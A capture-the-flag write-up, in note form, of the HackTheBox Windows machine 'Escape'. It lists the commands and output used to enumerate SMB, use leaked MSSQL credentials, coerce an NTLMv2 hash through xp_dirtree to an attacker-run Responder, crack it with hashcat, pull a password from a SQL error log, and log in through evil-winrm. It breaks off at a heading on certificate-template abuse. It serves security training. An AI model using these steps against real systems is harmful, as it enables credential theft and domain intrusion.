HackTheBox Writeup - Escape

#hackthebox #windows #autorecon #nmap #active-directory #crackmapexec #smbclient #impacket #mssqlclient #xp-dirtree #responder #hashcat #evil-winrm #event-logs #Clear-Text-Credentials #adcs #ntpdate #faketime #certipy #certify #rubeus #rdp #pass-the-hash #pass-the-ticket #xp-cmdshell #silver-ticket

Escape is a very Windows-centeric box focusing on MSSQL Server and Active Directory Certificate Services (ADCS). I'll start by finding some MSSQL creds on an open file share. With those, I'll use xp_dirtree to get a Net-NTLMv2 challenge/response and crack that to get the sql_svc password. That user has access to logs that contain the next user's creds. To get administrator, I'll attack active directory certificate services, showing both certify and certipy. In Beyond Root, I'll show an alternative vector using a silver ticket attack from the first user to get file read as administrator through MSSQL.

Recon

CrackMapExec

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme smb 10.10.11.202
SMB         10.10.11.202    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True)
(SMBv1:False)
```

```
echo '10.10.11.202 sequel.htb' >> /ec/hosts
```

Autorecon

```
sudo $(which autorecon) -vv sequel.htb
```

Nmap

```
┌──(kali㉿kali)-[~/…/Escape/results/sequel.htb/scans]
└─$ cat _full_tcp_nmap.txt
# Nmap 7.94 scan initiated Sun Jun 25 03:01:40 2023 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/kali/htb/Escape/results/sequel.htb/scans/_full_tcp_nmap.txt -oX /home/kali/htb/Escape/results/sequel.htb/scans/xml/_full_tcp_nmap.xml sequel.htb
Nmap scan report for sequel.htb (10.10.11.202)
Host is up, received user-set (0.057s latency).
Scanned at 2023-06-25 03:01:40 EDT for 200s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2023-06-25 15:03:18Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-25T15:05:00+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-11-18T21:20:35
| Not valid after:  2023-11-18T21:20:35
| MD5:   869f:7f54:b2ed:ff74:708d:1a6d:df34:b9bd
| SHA-1: 742a:b452:2191:3317:6739:5039:db9b:3b2e:27b6:f7fa
| -----BEGIN CERTIFICATE-----
...
|_-----END CERTIFICATE-----
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-11-18T21:20:35
| Not valid after:  2023-11-18T21:20:35
| MD5:   869f:7f54:b2ed:ff74:708d:1a6d:df34:b9bd
| SHA-1: 742a:b452:2191:3317:6739:5039:db9b:3b2e:27b6:f7fa
| -----BEGIN CERTIFICATE-----
...
|_-----END CERTIFICATE-----
|_ssl-date: 2023-06-25T15:05:00+00:00; +8h00m01s from scanner time.
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-06-23T13:25:32
| Not valid after:  2053-06-23T13:25:32
| MD5:   29ff:b683:183d:4a14:7314:ae14:97d8:ae6b
| SHA-1: f088:ce5a:cc6e:e47e:d15e:4d04:b978:0934:e896:60e3
| -----BEGIN CERTIFICATE-----
...
|_-----END CERTIFICATE-----
|_ssl-date: 2023-06-25T15:05:00+00:00; +8h00m00s from scanner time.
| ms-sql-ntlm-info:
|   10.10.11.202:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.10.11.202:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-11-18T21:20:35
| Not valid after:  2023-11-18T21:20:35
| MD5:   869f:7f54:b2ed:ff74:708d:1a6d:df34:b9bd
| SHA-1: 742a:b452:2191:3317:6739:5039:db9b:3b2e:27b6:f7fa
| -----BEGIN CERTIFICATE-----
...
|_-----END CERTIFICATE-----
|_ssl-date: 2023-06-25T15:05:00+00:00; +8h00m00s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-06-25T15:05:00+00:00; +8h00m01s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc.sequel.htb
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-11-18T21:20:35
| Not valid after:  2023-11-18T21:20:35
| MD5:   869f:7f54:b2ed:ff74:708d:1a6d:df34:b9bd
| SHA-1: 742a:b452:2191:3317:6739:5039:db9b:3b2e:27b6:f7fa
| -----BEGIN CERTIFICATE-----
...
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49687/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49704/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49712/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
54908/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
...

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-06-25T15:04:23
|_  start_date: N/A
| p2p-conficker:
```

```
|   Checking for Conficker.C or higher...
|   Check 1 (port 63970/tcp): CLEAN (Timeout)
|   Check 2 (port 17137/tcp): CLEAN (Timeout)
|   Check 3 (port 50586/udp): CLEAN (Timeout)
|   Check 4 (port 58966/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   56.98 ms 10.10.14.1
2   57.38 ms sequel.htb (10.10.11.202)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun 25 03:05:00 2023 -- 1 IP address (1 host up) scanned in 199.51 seconds
```


Got `dc.sequel.htb` from ssl common name

```
echo '10.10.11.202 dc.sequel.htb' >> /etc/hosts
```

445 - SMB Share

3269 - Certificate Service

Acknowledge there's a certificate authority via visiting port `3268`




Website Identity

Website: sequel.htb

Owner: This website does not supply ownership information.

Verified by: CN=sequel-DC-CA,DC=sequel,DC=htb

From nmap result



```
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
```

Shares

Enumerate shares success with guest user

```
┌──(kali㉿kali)-[~/…/results/sequel.htb/scans/tcp445]
└─$ cme smb sequel.htb -u 'a' -p '' --shares
SMB         sequel.htb      445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True)
(SMBv1:False)
SMB         sequel.htb      445    DC               [+] sequel.htb\a:
SMB         sequel.htb      445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         sequel.htb      445    DC               [+] Enumerated shares
SMB         sequel.htb      445    DC               Share           Permissions     Remark
SMB         sequel.htb      445    DC               -----           -----------     ------
SMB         sequel.htb      445    DC               ADMIN$                          Remote Admin
SMB         sequel.htb      445    DC               C$                              Default share
SMB         sequel.htb      445    DC               IPC$            READ            Remote IPC
SMB         sequel.htb      445    DC               NETLOGON                        Logon server share
SMB         sequel.htb      445    DC               Public          READ
SMB         sequel.htb      445    DC               SYSVOL                          Logon server share
```

Users

Since we have read access to `$IPC`, it's possible to brute force users via RID


```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme smb sequel.htb -u 'a' -p '' --rid-brute --users --loggedon-users
SMB         sequel.htb      445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True)
(SMBv1:False)
SMB         sequel.htb      445    DC               [+] sequel.htb\a:
SMB         sequel.htb      445    DC               [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         sequel.htb      445    DC               [+] Enumerated loggedon users
SMB         sequel.htb      445    DC               [-] Error enumerating domain users using dc ip sequel.htb: NTLM needs
domain\username and a password
SMB         sequel.htb      445    DC               [*] Trying with SAMRPC protocol
SMB         sequel.htb      445    DC               [+] Brute forcing RIDs
SMB         sequel.htb      445    DC               498: sequel\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         sequel.htb      445    DC               500: sequel\Administrator (SidTypeUser)
SMB         sequel.htb      445    DC               501: sequel\Guest (SidTypeUser)
SMB         sequel.htb      445    DC               502: sequel\krbtgt (SidTypeUser)
SMB         sequel.htb      445    DC               512: sequel\Domain Admins (SidTypeGroup)
SMB         sequel.htb      445    DC               513: sequel\Domain Users (SidTypeGroup)
SMB         sequel.htb      445    DC               514: sequel\Domain Guests (SidTypeGroup)
SMB         sequel.htb      445    DC               515: sequel\Domain Computers (SidTypeGroup)
SMB         sequel.htb      445    DC               516: sequel\Domain Controllers (SidTypeGroup)
SMB         sequel.htb      445    DC               517: sequel\Cert Publishers (SidTypeAlias)
SMB         sequel.htb      445    DC               518: sequel\Schema Admins (SidTypeGroup)
SMB         sequel.htb      445    DC               519: sequel\Enterprise Admins (SidTypeGroup)
SMB         sequel.htb      445    DC               520: sequel\Group Policy Creator Owners (SidTypeGroup)
SMB         sequel.htb      445    DC               521: sequel\Read-only Domain Controllers (SidTypeGroup)
SMB         sequel.htb      445    DC               522: sequel\Cloneable Domain Controllers (SidTypeGroup)
SMB         sequel.htb      445    DC               525: sequel\Protected Users (SidTypeGroup)
SMB         sequel.htb      445    DC               526: sequel\Key Admins (SidTypeGroup)
SMB         sequel.htb      445    DC               527: sequel\Enterprise Key Admins (SidTypeGroup)
SMB         sequel.htb      445    DC               553: sequel\RAS and IAS Servers (SidTypeAlias)
SMB         sequel.htb      445    DC               571: sequel\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         sequel.htb      445    DC               572: sequel\Denied RODC Password Replication Group (SidTypeAlias)
SMB         sequel.htb      445    DC               1000: sequel\DC$ (SidTypeUser)
SMB         sequel.htb      445    DC               1101: sequel\DnsAdmins (SidTypeAlias)
SMB         sequel.htb      445    DC               1102: sequel\DnsUpdateProxy (SidTypeGroup)
SMB         sequel.htb      445    DC               1103: sequel\Tom.Henn (SidTypeUser)
SMB         sequel.htb      445    DC               1104: sequel\Brandon.Brown (SidTypeUser)
SMB         sequel.htb      445    DC               1105: sequel\Ryan.Cooper (SidTypeUser)
SMB         sequel.htb      445    DC               1106: sequel\sql_svc (SidTypeUser)
SMB         sequel.htb      445    DC               1107: sequel\James.Roberts (SidTypeUser)
SMB         sequel.htb      445    DC               1108: sequel\Nicole.Thompson (SidTypeUser)
SMB         sequel.htb      445    DC               1109: sequel\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)
```

User Flag

Enumerate SMB shares

```
┌──(kali㉿kali)-[~/…/results/sequel.htb/scans/tcp445]
└─$ smbclient //sequel.htb/Public -U "a%"
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022

                5184255 blocks of size 4096. 1406598 blocks available
smb: \> mget *
Get file SQL Server Procedures.pdf? y
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (141.5 KiloBytes/sec) (average 141.5
KiloBytes/sec)
smb: \>
```

> Procedures.pdf



4. Access the database and make that you need. Everything will be resynced with the Live server overnight.

Accessing from non domain joined machine

Accessing from non domain joined machines can be a little harder.
The procedure is the same as the domain joined machine but you need to spawn a command prompt and run the following command: `cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<userame>" /pass:<password>`. Follow the other steps from above procedure.

If any problem arises, please send a mail to Brandon

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

Use `xp_dirtree` to get net NTLM Hash

Can't use winrm

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme winrm sequel.htb -u 'PublicUser' -p 'GuestUserCantWrite1'
SMB         sequel.htb      5985    DC               [*] Windows 10.0 Build 17763 (name:DC) (domain:sequel.htb)
```

```
HTTP        sequel.htb      5985   DC               [*] http://sequel.htb:5985/wsman
WINRM       sequel.htb      5985   DC               [-] sequel.htb\PublicUser:GuestUserCantWrite1
```

Login to mssql

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ mssqlclient.py PublicUser:GuestUserCantWrite1@sequel.htb
Impacket v0.10.1.dev1+20230620.44942.4888172 - Copyright 2022 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)>
```

Tried:

- `enum_db`
- `enable_xp_cmdshell`
- `xp_cmdshell`

Start responder to recieve Net NTLM hash

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ sudo responder -A -I tun0 -v
```

Use dirtree to send request

```
SQL (PublicUser  guest@master)> xp_dirtree \\10.10.14.72\s
[%] exec master.sys.xp_dirtree '\\10.10.14.72\s',1,1
```

```
subdirectory    depth    file
------------    -----    ----
```

```
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     :
sql_svc::sequel:b22b1ca8a8ff08a4:382D6081A482635F28DD398B455036B9:01010000000000008059814B54A7D901F7E138360BEABF8D0000000002000800
3000370035005A0001001E00570049004E002D00330059005600480043004800470034004700330055000400340057004900 4E002D0033005900560048004300 48
00470034004700330055002E003000370035005A002E004C004F00430041004C000300140030003700 35005A002E004C004F00430041004C000500140030003700
35005A002E004C004F00430041004C0007000800 8059814B54A7D90106000400020000000800300030000000000000000000000030000092B3B34A7F1D055698
4EC343743A6E67AA1AC75ED659ACFB59D0936157654F550A0010000000000000000000000000000000000000900200063006900660073002F00310030002E003100
30002E00310034002E00370032000000000000000000
```

Crack `sql_svc`'s Net NTLM hash

```
hashcat netntlm.hash /opt/wordlists/rockyou.txt
```

```
SQL_SVC::sequel:b22b1ca8a8ff08a4:382d6081a482635f28dd398b455036b9:01010000000000008059814b54a7d901f7e138360beabf8d0000000002000800
3000370035005a0001001e00570049004e002d00330059005600480043004800470034004700330055000400340057004900 4e002d0033005900560048004300 48
00470034004700330055002e003000370035005a002e004c004f00430041004c000300140030003700 35005a002e004c004f00430041004c000500140030003700
35005a002e004c004f00430041004c0007000800 8059814b54a7d90106000400020000000800300030000000000000000000000030000092b3b34a7f1d055698
4ec343743a6e67aa1ac75ed659acfb59d0936157654f550a0010000000000000000000000000000000000000900200063006900660073002f00310030002e003100
30002e00310034002e00370032000000000000000000:REGGIE1234ronnie
```

Login with winrm as `SQL_SVC` and discover logs

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ evil-winrm -i sequel.htb -u 'SQL_SVC' -p 'REGGIE1234ronnie'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this
```

```
machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents>
```

```
*Evil-WinRM* PS C:\Users\sql_svc\Documents> cd C:\
*Evil-WinRM* PS C:\> ls -Force


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--hs-          2/1/2023   6:37 PM                $Recycle.Bin
d--hsl         7/20/2021  12:20 PM                Documents and Settings
d-----          2/1/2023   8:15 PM                PerfLogs
d-r---          2/6/2023  12:08 PM                Program Files
d-----        11/19/2022   3:51 AM                Program Files (x86)
d--h--         6/24/2023   9:12 AM                ProgramData
d-----        11/19/2022   3:51 AM                Public
d--hs-         7/20/2021  12:20 PM                Recovery
d-----          2/1/2023   1:02 PM                SQLServer
d--hs-        11/18/2022   9:09 AM                System Volume Information
d-r---          2/1/2023   1:55 PM                Users
d-----         6/25/2023   8:49 AM                Windows
-a-hs-         6/23/2023   6:24 AM      738197504 pagefile.sys

*Evil-WinRM* PS C:\> cd SQLServer
*Evil-WinRM* PS C:\SQLServer> ls


    Directory: C:\SQLServer
```

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/7/2023   8:06 AM                Logs
d-----       11/18/2022   1:37 PM                SQLEXPR_2019
-a----       11/18/2022   1:35 PM        6379936 sqlexpress.exe
-a----       11/18/2022   1:36 PM      268090448 SQLEXPR_x64_ENU.exe


*Evil-WinRM* PS C:\SQLServer> cd Logs
*Evil-WinRM* PS C:\SQLServer\Logs> ls


    Directory: C:\SQLServer\Logs


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK


*Evil-WinRM* PS C:\SQLServer\Logs> cat ERRORLOG.BAK
2022-11-18 13:43:05.96 Server      Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
        Sep 24 2019 13:48:23
        Copyright (C) 2019 Microsoft Corporation
        Express Edition (64-bit) on Windows Server 2019 Standard Evaluation 10.0 <X64> (Build 17763: ) (Hypervisor)

2...
2022-11-18 13:43:07.44 spid51      Changed database context to 'master'.
2022-11-18 13:43:07.44 spid51      Changed language setting to us_english.
2022-11-18 13:43:07.44 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the
login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
```

```
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into memory. This is an informational message only. No user action is required.
2022-11-18 13:43:07.76 spid51      Using 'xpstar.dll' version '2019.150.2000' to execute extended stored procedure 'xp_sqlagent_is_starting'. This is an informational message only; no user action is required.
2022-11-18 13:43:08.24 spid51      Changed database context to 'master'.
2022-11-18 13:43:08.24 spid51      Changed language setting to us_english.
2022-11-18 13:43:09.29 spid9s      SQL Server is terminating in response to a 'stop' request from Service Control Manager. This is an informational message only. No user action is required.
2022-11-18 13:43:09.31 spid9s      .NET Framework runtime has been stopped.
2022-11-18 13:43:09.43 spid9s      SQL Trace was stopped due to server shutdown. Trace ID = '1'. This is an informational message only; no user action is required.
```

`sequel.htb\Ryan.Cooper` accidently typed password in username field

- Got creds : `sequel.htb\Ryan.Cooper:NuclearMosquito3`

Verify with crackmapexec

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ cme smb sequel.htb -u 'Ryan.Cooper' -p 'NuclearMosquito3'
SMB         sequel.htb      445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         sequel.htb      445    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
```

Login with winrm

```
┌──(kali㉿kali)-[~/htb/Escape]
└─$ evil-winrm -i sequel.htb -u 'Ryan.Cooper' -p 'NuclearMosquito3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cat ../Desktop/user.txt
96c332d8a6ad860c9e2566349cd8a26b
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>
```

Root Flag

Run winpeas

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> upload ../../../../../opt/sectools/win/winpeas/2022/winPEASany_ofs.exe
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> .\winPEASany_ofs.exe
```

> Did not find useful result

Abuse Certificates (Template allows SAN)

> Refer - TheHackerRecipe

